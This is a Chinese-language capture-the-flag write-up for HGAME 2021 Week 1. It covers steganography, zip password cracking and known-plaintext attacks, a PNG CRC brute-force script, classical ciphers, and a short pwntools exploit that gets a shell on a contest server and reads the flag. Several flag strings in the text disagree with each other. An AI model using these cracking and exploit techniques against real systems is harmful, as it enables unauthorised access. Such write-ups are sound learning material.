

HGAME 2021 Week1 Writeup

MISC

Base全家福

分别对字段进行Base64、Base32、Base16解码得到flag:


hgame{We1c0me_t0_HG4M3_2021}

不起眼压缩包的养成的方法

附件只有一张图片，结合备注“Secret hidden IN picture.”用binwalk扫描，发现zip格式:


DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
4634	0x121A	Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"
629835	0x99C4B	Zip archive data, encrypted at least v2.0 to extract, compressed size: 129, uncompressed size: 117, name: NO PASSWORD.txt
630009	0x99CF9	Zip archive data, encrypted at least v2.0 to extract, compressed size: 835, uncompressed size: 823, name: plain.zip

使用binwalk或foremost分离得到加密压缩包，根据备注“Password is picture ID (Up to 8 digits)”猜测为p站图片ID，也可以用ARCHPY暴力攻击得到纯数字密码：70415155




解压得到一个txt和zip文件，结合压缩包名“plain”和压缩包内同名txt文件认为可以明文攻击，将txt打包成zip后发现两个txt的CRC32码一样确定。

攻击过程中提示:



估计是压缩软件或者压缩方法不同导致, 尝试后发现BZip2压缩方法可行:



得到flag.zip后发现仍有加密, 没有发现解压文件内有其他提示, 用010editor打开观察发现中间一串疑似16进制数字:

```
..8...8.....f1  
ag.txt&#x68;&#x6  
7;&#x61;&#x6D;&#  
x65;&#x7B;&#x32;  
&#x49;&#x50;&#x5  
F;&#x69;&#x73;&#  
x5F;&#x55;&#x73;  
&#x65;&#x66;&#x7  
5;&#x31;&#x5F;&#  
x61;&#x6E;&#x64;  
&#x5F;&#x4D;&#x6  
5;&#x39;&#x75;&#  
x6D;&#x69;&#x5F;  
&#x69;&#x35;&#x5  
F;&#x57;&#x30;&#  
x72;&#x31;&#x64;  
&#x7D;PK.....
```

转ascii后得到flag: **hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}**

Galaxy

附件为流量包, 导出对象http后发现一张图片, 尝试了一些常见的隐写后发现010editor打开和使用Linux系统打开图片均有报错:

galaxy.png

无法显示“galaxy.png”

原因: 无法识别或不支持的数据。

***ERROR: CRC Mismatch @ chunk[0]; in data: eb1ea007; expected: 5d244d3f**

根据提示可得这张图片可能修改了宽高等数据, 根据chunk[0]块数据编写脚本CRC校验爆破宽高, 发现是修改了高度:


89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52
00	00	14	40	00	00	0C	E0	08	03	00	00	00	EB	1E	A0
07	00	00	00	04	67	41	4D	41	00	00	B1	8F	00	00	00

```
# -*- coding: utf-8 -*-
import binascii
import struct
crc32key = 0xEB1EA007
for i in range(0, 65535):
    height = struct.pack('>i', i)
    data = '\x49\x48\x44\x52\x00\x00\x14\x40' + height + '\x08\x03\x00\x00\x00'
    crc32result = binascii.crc32(data) & 0xffffffff
    if crc32result == crc32key:
        print ''.join(map(lambda c: "%02X" % ord(c), height))
```

```
1$ python crc.py
00001000
```

修改高度后打开图片得到flag: **hgame{Wh4t_A_W0nderfu1_Wa11paper}**

89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52
00	00	14	40	00	00	10	00	08	03	00	00	00	EB	1E	A0
07	00	00	00	04	67	41	4D	41	00	00	B1	8F	00	00	00



hgame{Wh4t_A_W0nderfu1_Wallpaper}

Word RE:MASTER

压缩包解压得到两个word文档，其中“maimai.docx”有加密并提示密码在“first.docx”中。

打开第一个word并没有发现隐藏文字，将文件格式改为zip后打开发现password.xml，打开发现一串字符：

```
C: > Users > zzy02 > Desktop > HGAME2021 > WEEK1 > MISC > Word REMASTER > password.xml
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <password>+++++ +++[- >++++ +++++ ]>+++ +.<+ +[->+ ++<]> ++.<+ ++[-> ---<] >-.++ +
+++ . <++++ [->--- <]>-. +++.+ .++++ +++++. <++++ [->--- <]>-- ----. +.--- --..+ .++++ +++++ .<++++ [->--
-<]>- ---- .</password>
```

应该是brainfuck编码，解码后得到密码“DOYOUKNOWHIDDEN?”。

打开第二个word发现隐藏文字为一堆空白符，尝试将空格和制表符转换为01无果后根据图片内容雪感觉SNOW加密，解密后得到flag：hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}

```
PS D:\CTF tool\SNOW> ./SNOW.EXE -C "C:\Users\zzy02\Desktop\HGAME2021\WEEK1\MISC\Word REMASTER\SNOW.txt"
hgame{Challen9e_Whit3_P4ND0R4_P4R4D0XXX}
PS D:\CTF tool\SNOW>
```

まひと

86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116/116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/
70/111/99/69/48/120/101/48/48/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/65/61/61

V/m/l/n/Z/W/5/l/c/m/U/t/T/G/l/r/a/T/p/9/V/m/t/t/d/k/p/i/l/T/F/Y/d/E/F/4/Z/S/F/o/c/E/0/x/e/0/0/r/O/X/h/x/e/n/J/U/T/V/9/O/a/n/5/j/U/m/c/0
/e/A/=

Vigenere-Liki:VkmvJb!1XtAxe!hpM1{M+9xqzrTM_Nj~cRg4x

JKccnYt!1NlPpu!zeE1{C+9pfrhLB_Fz~uGy4n

ROT13]XppaLg!1AyCch!mrR1{P+9cseuYO_Sm~hTl4a

hgame{cL4Ss1CaI_cRypTO9rAphY+m1X~uP!!}

Transformer

压缩文件打开后是两个文件夹和一个txt，结合描述、文件名和文件内容感觉是替换密码，藏有flag的英文语句可以用词频分析出来：

quipqiup beta3

quipqiup is a fast and automated cryptogram solver by [Edwin Olson](#). It can solve simple substitution ciphers often found in newspapers, including puzzles like cryptoquips (in which word boundaries are preserved) and patristocrats (in which word boundaries are preserved).

Puzzle:

Tgh ufso mufcyh eaikauh kdkolt gpk aiud zkhc xpkkranc uayfi kfieh 2003. ogh xpkkranc fx "qyrthlpd4_s0n_szi'3ic0gh1a_1".Dai'o sanyho ea pcc ogh d0pn po ogh hie.

Clues: For example G=R QVW=THE



Learn SQL on Udemy

Learn how to use SQL quickly and effectively and become a professional in days!

Udemy

Open >

⚙ automatically selected statistics mode; you can override by using the drop down menu next to the solve button.

```
0 -2.433 Mhe lift bridge console system has only used password login since 2003, the password is "hgame{ea5y_f0r_fun^3nd&he11o_2021}.
1 -3.508 Phe birt vridge console lytlep hal onby sled wallford begin lince 2003, the wallford il "hgame{ea5y_n0r_nun^3nd&he11o_1}.Yen't morget to add the year at the end.
2 -3.561 Dhe lift waiyve console sbsted has onlb rsey passzomy lovin since 2003, the passzomy is "hvade{ea5b_f0n_fcn^3ny&he11o_1}.Ben't fowet to xyy the beam at the eny.
3 -3.570 Che kumt pradle gonzoke zsttec has onks ired jaszword kolun zumge 2003, the jaszword uz "hlace{ea5s_n0r_nin^3nd&he11o_1}.Sen't morlet to add the year at the end.
4 -3.572 The lips wraigve console dydset had only udeg maddborg lovin dince 2003, she maddborg id "hvate{ea5y_p0r_pun^3ng&he11o_1}.Yen's porves so agg she year as she eng.
5 -3.577 Mhe dunt iwulke gorsode system has ordy peel faszbowl dokur surge 2003, the faszbowl uz "lkame{ea5y_n0w_nps^3rl&he11o_1}.Yer't nowket to all the year at the erl.
```

加上年份得到**flag**: **hgame{ea5y_f0r_fun^3nd&he11o_2021}**


也可以合并文件后对比一些关键数字前后单词得到大部分英文对应关系，通过大部分已知对应查找单词解出少数未知对应：

a---o
b---z
c---d
d---y
e---c
f---i
g---x
h---e
i---n
j---k
k---s
l---q
m---b
n---r
o---t
p---a
q---h
r---w
s---f
t---m
u---l
v---v
w---j
x---p
y---g
z---u

PWN

whitegive

第一次接触PWN，查看“whitegive.c”应该是给出一个值一样的情况下给出right，strcmp也是一个提示。感觉这个值就是寄存器内的“paSsw0rd”，ida查看：



```
00402012: 00000000402012 aPassw0rd db 'paSsw0rd',0 ; DATA XREF: main+51fo
```

刚开始学也不是很懂，学着视频写了个exp，payload给出的值应该是0x402012地址中值的str形式？

```
from pwn import *

context(os="linux",arch="amd64",log_level="debug")
content = 1

def main():
    if content == 1:
        os = process("./whitegive")
    else:
        os = remote("182.92.108.71",30210)

    os.recvuntil("password:")
    os.sendline(str(0x402012))

    os.interactive()

main()
```

然后本地调试显示right了，把content值变为1线上调试，得到flag：
hgame{W3lC0me_t0_Hg4m3_222Z222z02l}

```
to_give_out$ python3 exp.py
[+] Opening connection to 182.92.108.71 on port 30210: Done
[DEBUG] Received 0x9 bytes:
    b'password:'
[DEBUG] Sent 0x8 bytes:
    b'4202514\n'
[*] Switching to interactive mode
[DEBUG] Received 0xe bytes:
    b'you are right!'
you are right![DEBUG] Received 0x1 bytes:
    b'\n'

$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x2b bytes:
    b'bin\n'
    b'dev\n'
```

```
    b'flag\n'  
    b'lib\n'  
    b'lib32\n'  
    b'lib64\n'  
    b'usr\n'  
    b'whitegive\n'  
bin  
dev  
flag  
lib  
lib32  
lib64  
usr  
whitegive  
$ cat flag  
[DEBUG] Sent 0x9 bytes:  
    b'cat flag\n'  
[DEBUG] Received 0x25 bytes:  
    b'hgame{w3lcome_t0_Hg4m3_2222z222zo2l}\n'  
hgame{w3lcome_t0_Hg4m3_2222z222zo2l}  
$
```